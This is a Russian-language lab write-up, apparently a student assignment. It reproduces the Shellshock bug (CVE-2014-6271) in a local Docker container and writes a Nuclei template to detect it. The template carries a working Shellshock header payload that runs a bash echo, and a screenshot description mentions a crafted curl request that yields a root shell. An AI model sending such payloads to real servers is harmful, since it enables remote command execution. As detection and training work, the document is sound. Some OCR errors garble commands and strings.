


Создаю виртуальную машину на Kali Linux



Пробую воспроизвести све-2014-6271 вручную:

1) Для этого я буду использовать образ `jacopen/cve-2014-6271-apache-debian` для создания docker контейнера (`vulnerables/cve-2014-6271` у меня не заработал)

hub.docker.com/r/jacopen/cve-2014-6271-apache-debian

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jacopen/cve-2014-6271-apache-debian

By [jacopen](#) · Updated about 1 year ago

IMAGE

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Docker Pull Command

```
docker pull jacopen/cve-2014-6271-apache-debian
```

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2) Создаю Dockerfile на основе образа `jacopen/cve-2014-6271-apache-debian`:

```
FROM jacopen/cve-2014-6271-apache-debian:buster
RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf
```


The screenshot shows a Kali Linux desktop environment within a Docker container. The terminal window displays the Dockerfile for the CVE-2014-6271 exploit. The file contents are as follows:

3) Запускаю сборку образа моего контейнера docker


```
$ sudo docker build -t shellshock .
[+] Building 20.0s (6/6) FINISHED
   => [internal] load .dockerignore
   => [internal] transfer dockerfile: 147B
=> [internal] load metadata for docker.io/jacopen/cve-2014-6271-apache-debian:buster
=> [internal] load .dockerignore
=> [internal] transfer context: 2B
=> [internal] load metadata for docker.io/jacopen/cve-2014-6271-apache-debian:buster
=> [internal] load .dockerignore
=> sha256:43577a1c1ca14aef00213588eb0931918fa8x89d6d673317f16679dd5 1.57KB
=> sha256:1ad5a62e6d15118519269792e5200662170e5b556623e612e34faee1f44 2.67KB / 2.67KB
=> sha256:a97af115e4a8fe137ca7b61247b53ebab9773f4d6f15a64c2d52c682b500 50.50MB / 50.50MB
=> sha256:1d93ebefbc74ccfc0931de99e891c71fc001ad043f0ec3c3d574d900ae 41.93MB / 41.93MB
=> sha256:cba7058af6a0a3e35cbcce16667897d024acade958051366200420980dd1d99 3.12MB / 3.12MB
=> sha256:107d22087dfe099cc05a720b1969353d991050181a99c01ea0f003e0ed4c 228B / 228B
=> sha256:107d22087dfe099cc05a720b1969353d991050181a99c01ea0f003e0ed4c 228B / 228B
=> sha256:1317738d198a337230e4a894a3a3c723d4c722007e61a99f818f02087d4 3.49KB / 3.49KB
=> extracting sha256:a9a7bf145eaa8e137ca7b512407b53ebab9773f4d6f15a64c2d52c682b500
=> extracting sha256:1d93ebefbc74ccfc0931de99e891c71fc001ad043f0ec3c3d574d900ae
=> extracting sha256:cba7058af6a0a3e35cbcce16667897d024acade958051366200420980dd1d99
=> extracting sha256:67222087dfe098ccfcfa720b196936509b30501a3499616ea0f098ae3e0d4
=> extracting sha256:8263269720b196936520f230e9b004ac0a60c720897c229070e650eaef018f0200704
=> [2/2] RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf
=> exporting to image
=> exporting layers
=> writing image sha256:a20e529a998ee4b1a31477b7604f3dd3cd57afdf9e6df4leb7f36330ee9ea
=> naming to docker.io/library/shellshock
```

The screenshot shows a Kali Linux desktop environment within a Docker container. The terminal window displays the command to build the Docker image:

4) Запускаю созданный контейнер docker (с учетом необходимости проброса портов)



```
aushakov@kali:~/CVE-2014-6271$ sudo docker run --rm -p 8080:80 shellshock
```



```
[sudo] пароль для aushakov:  
aushakov@kali:~/CVE-2014-6271$ sudo docker ps  
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES  
163071f409fb shells Shock "/usr/sbin/apache2ctl -DFOREGROUND" 45 seconds ago Up 44 seconds 0.0.0.0:8080->80/tcp, :::8080->80/tcp gallant_hermann
```

5) Запускаю проверку наличия и воспроизводимости све-2014-6271

A screenshot of a Kali Linux terminal window titled "Kali.Labs (docker) [Running] - Oracle VM VirtualBox". The terminal shows a user named "auslav" has gained root privileges on a host system running a vulnerable CGI-bin script. The user runs a curl command with a custom User-Agent header to trigger the exploit, resulting in a root shell prompt. The terminal also displays a list of all users on the system, including root, daemon, bin, sys, sync, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, and _apt.

Из результатов запуска видно, что све-2014-6271 воспроизводится

Устанавливаю golang для работы с Nuclei

Проверяю версию qolang

Kali.Labs (docker) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Файл Действия Правка Вид Справка

```
[aushakov@kalilabs: ~]
$ go version
go version go1.24.1 linux/amd64
[aushakov@kalilabs: ~]
$
```

Посик

9:02 PSC 24.03.2025 Right Ctrl

Устанавливаю Nuclei

Kali.Labs (docker) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Файл Действия Правка Вид Справка

```
[aushakov@kalilabs: ~]
$ go install github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
go: downloading github.com/projectdiscovery/nuclei/v2 v2.9.15
go: downloading github.com/projectdiscovery/nuclei v1.17.0
go: downloading github.com/projectdiscovery/goflags v1.2.29
go: downloading github.com/projectdiscovery/validator v1.1.11
go: downloading github.com/projectdiscovery/interactsh v1.1.6
go: downloading github.com/projectdiscovery/utils v0.0.54
go: downloading github.com/cnf/structhash v0.0.0-20201217153200-e1b16c1ebc08
go: downloading github.com/pkg/errors v0.9.1
go: downloading github.com/pkg/errors v0.9.0-20230817173708-d852ddb80c63
go: downloading gopkg.in/gomega.v3 v2.0.1
go: downloading github.com/google/uuid v1.3.1
go: downloading github.com/json-iterator/go v1.1.12
go: downloading github.com/projectdiscovery/asmap v0.1.4
go: downloading github.com/projectdiscovery/retryablehttp-go v1.0.26
go: downloading github.com/rsrc/xid v1.0.0
go: downloading github.com/urfave/cli/v2/v2.0.32.v1 v1.0.0
go: downloading github.com/Masterminds/seaweed/v3 v3.2.1
go: downloading github.com/chrombracelet/glamarou v0.6.0
go: downloading github.com/alekukonko/tablewriter v0.5
go: downloading github.com/alecthomas/chroma v0.10.0
go: downloading github.com/go-playground/validator/v10 v10.14.1
go: downloading github.com/klauspost/compress v1.16.0
go: downloading github.com/urfave/cli/v2/v2.0.31.incompatible
go: downloading github.com/projectdiscovery/hmap v0.0.18
go: downloading github.com/projectdiscovery/httpx v1.3.4
go: downloading github.com/projectdiscovery/ratelimit v0.0.9
go: downloading github.com/projectdiscovery/uncover v1.0.6
go: downloading github.com/remeh/sizedwaitgroup v1.0.0
go: downloading gopkg.in/yaml.v2 v2.4.0
go: downloading gopkg.in/yaml.v2 v2.3.0-20211022214203-8b29eab41725
go: downloading github.com/knetic/govulnify v3.0.1-0.20171022003610-9aa49832a739+incompatible
go: downloading github.com/miekg/dns v1.1.55
go: downloading github.com/projectdiscovery/dsl v0.0.21
go: downloading github.com/corpix/arand v0.2.0
go: downloading github.com/projectdiscovery/fastdialer v0.0.37
go: downloading github.com/projectdiscovery/raawhttp v0.1.18
go: downloading go.uber.org/multierr v1.11.0
go: downloading golanci.org/x/text v0.12.0
go: downloading moul.io/http2curl v1.0.0
go: downloading github.com/asaskevich/gostackparse v0.0.0-20230301143203-a9d515a09cc2
go: downloading github.com/dataDog/gostackparse v0.6.0
go: downloading github.com/projectdiscovery/blackrock v0.0.1
go: downloading github.com/microcosm-cc/bluemonday v1.0.25
go: downloading github.com/saintfish/chardet v0.0.0-20230101081208-5e3ef4b5456d
go: downloading github.com/holt/archiver v3.1.1+incompatible
go: downloading gopkg.in/jherbis/times.v1 v1.3.0
go: downloading gopkg.in/urfave/cli/v2/v2.0.0-20180306012644-bacd9c7efidd
go: downloading gopkg.in/modern-go/retilize.v1 v1.0.2
go: downloading github.com/projectdiscovery/mancidr v1.1.2
go: downloading github.com/projectdiscovery/retryabledns v1.0.35
```

Посик

11:26 PSC 24.03.2025 Right Ctrl

Проверяю версию Nuclei

```
KaliLabs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] aushakov@kalilabs: ~
Файл Действия Правка Вид Справка
(aushakov@kalilabs) [~]
$ export PATH=$PATH:$go env GOPATH)/bin
(aushakov@kalilabs) [~]
$ nuclei --version
[ INFO ] Nuclei Engine Version: v2.9.15
(aushakov@kalilabs) [~]
$
```

Создаю директорию для моих шаблонов Nuclei

```
KaliLabs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] aushakov@kalilabs: ~/Lab3
Файл Действия Правка Вид Справка
(aushakov@kalilabs) [~]
$ mkdir Lab3
(aushakov@kalilabs) [~]
$ cd Lab3
(aushakov@kalilabs) [~/Lab3]
$ pwd
/home/aushakov/Lab3
(aushakov@kalilabs) [~/Lab3]
$
```

Создаю файл для шаблона Nuclei для детектирования уязвимости Shellshock (сам шаблон приложен отдельным файлом)

```
aushakov@kallilabs: ~/Lab3
$ mkdir Lab3
[aushakov@kallilabs] ~
$ cd Lab3
[aushakov@kallilabs] ~/Lab3
$ pwd
/home/aushakov/Lab3
[aushakov@kallilabs] ~/Lab3
$ touch shellshock-detect.yaml
[aushakov@kallilabs] ~/Lab3
$ ls -la
итого 8
drwxrwxr-x  2 aushakov aushakov 4096 мар 24 11:46 .
drwxrwxr-x 18 aushakov aushakov 4096 мар 24 11:43 ..
-rw-rw-r--  1 aushakov aushakov   0 мар 24 11:46 shellshock-detect.yaml
[aushakov@kallilabs] ~/Lab3
$
```

```
GNU-nano 2.3
id: lab3-shellshock-detect
info:
  name: Lab3 Shellshock detector
  author: me
  severity: critical
  description: Lab3 Shellshock detector
  requests:
    - method: GET
      path:
        - "{BaseURL}/cgi-bin/vulnerable"
      headers:
        User-Agent: () { :; }; echo; echo; /bin/bash -c 'echo IDQQ+IDKFA+IDCLIP'
      matchers:
        - type: word
          words:
            - "IDQQ+IDKFA+IDCLIP"
          part: body
```

Этот шаблон предназначен для выявления уязвимости Shellshock (CVE-2014-6271) на целевых серверах. Уязвимость Shellshock возникает из-за некорректной обработки переменных окружения в оболочке Bash, что дает возможность злоумышленнику выполнять произвольные команды на уязвимом сервере.

Шаблон отправляет HTTP-запрос к целевому хосту с использованием специально сконструированного заголовка User-Agent, который пытается использовать данную уязвимость. Если сервер подвержен атаке, он выполнит команду echo IDDQD+IDKFA+IDCLIP, и в ответе будет присутствовать строка "IDDQD+IDKFA+IDCLIP", что указывает на наличие уязвимости.

Запускаю выполнение Nuclei только на моем созданном шаблоне

KaliLabs (docker) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

aushakov@kallilabs: ~/Lab3

Файл Действия Правка Вид Справка

```
[aushakov@kallilabs:~/Lab3]$ nuclei -t ./shellshock-detect.yaml -o http://localhost:8080

[projectdiscovery.io]
v2.9.15

[INFO] nuclei-templates are not installed, installing...
[INFO] Successfully installed nuclei-templates at /home/aushakov/nuclei-templates
[WARN] Found 1 templates loaded with deprecated protocol syntax, update before v3 for continued support.
[INFO] Current nuclei version: v2.9.15 (outdated)
[INFO] Current nuclei-template version: v10.1.5 (latest)
[INFO] New template added in latest release: 281
[INFO] Templates loaded for current scan: 1
[INFO] Targets loaded for current scan: 1
[INFO] Targets [lab3-shellshock-detect] [http] [critical] http://localhost:8080/cgi-bin/vulnerable

[aushakov@kallilabs:~/Lab3]$
```

Видно, что Nuclei нашел уязвимость с помощью моего созданного шаблона. Это означает, что шаблон создан корректно.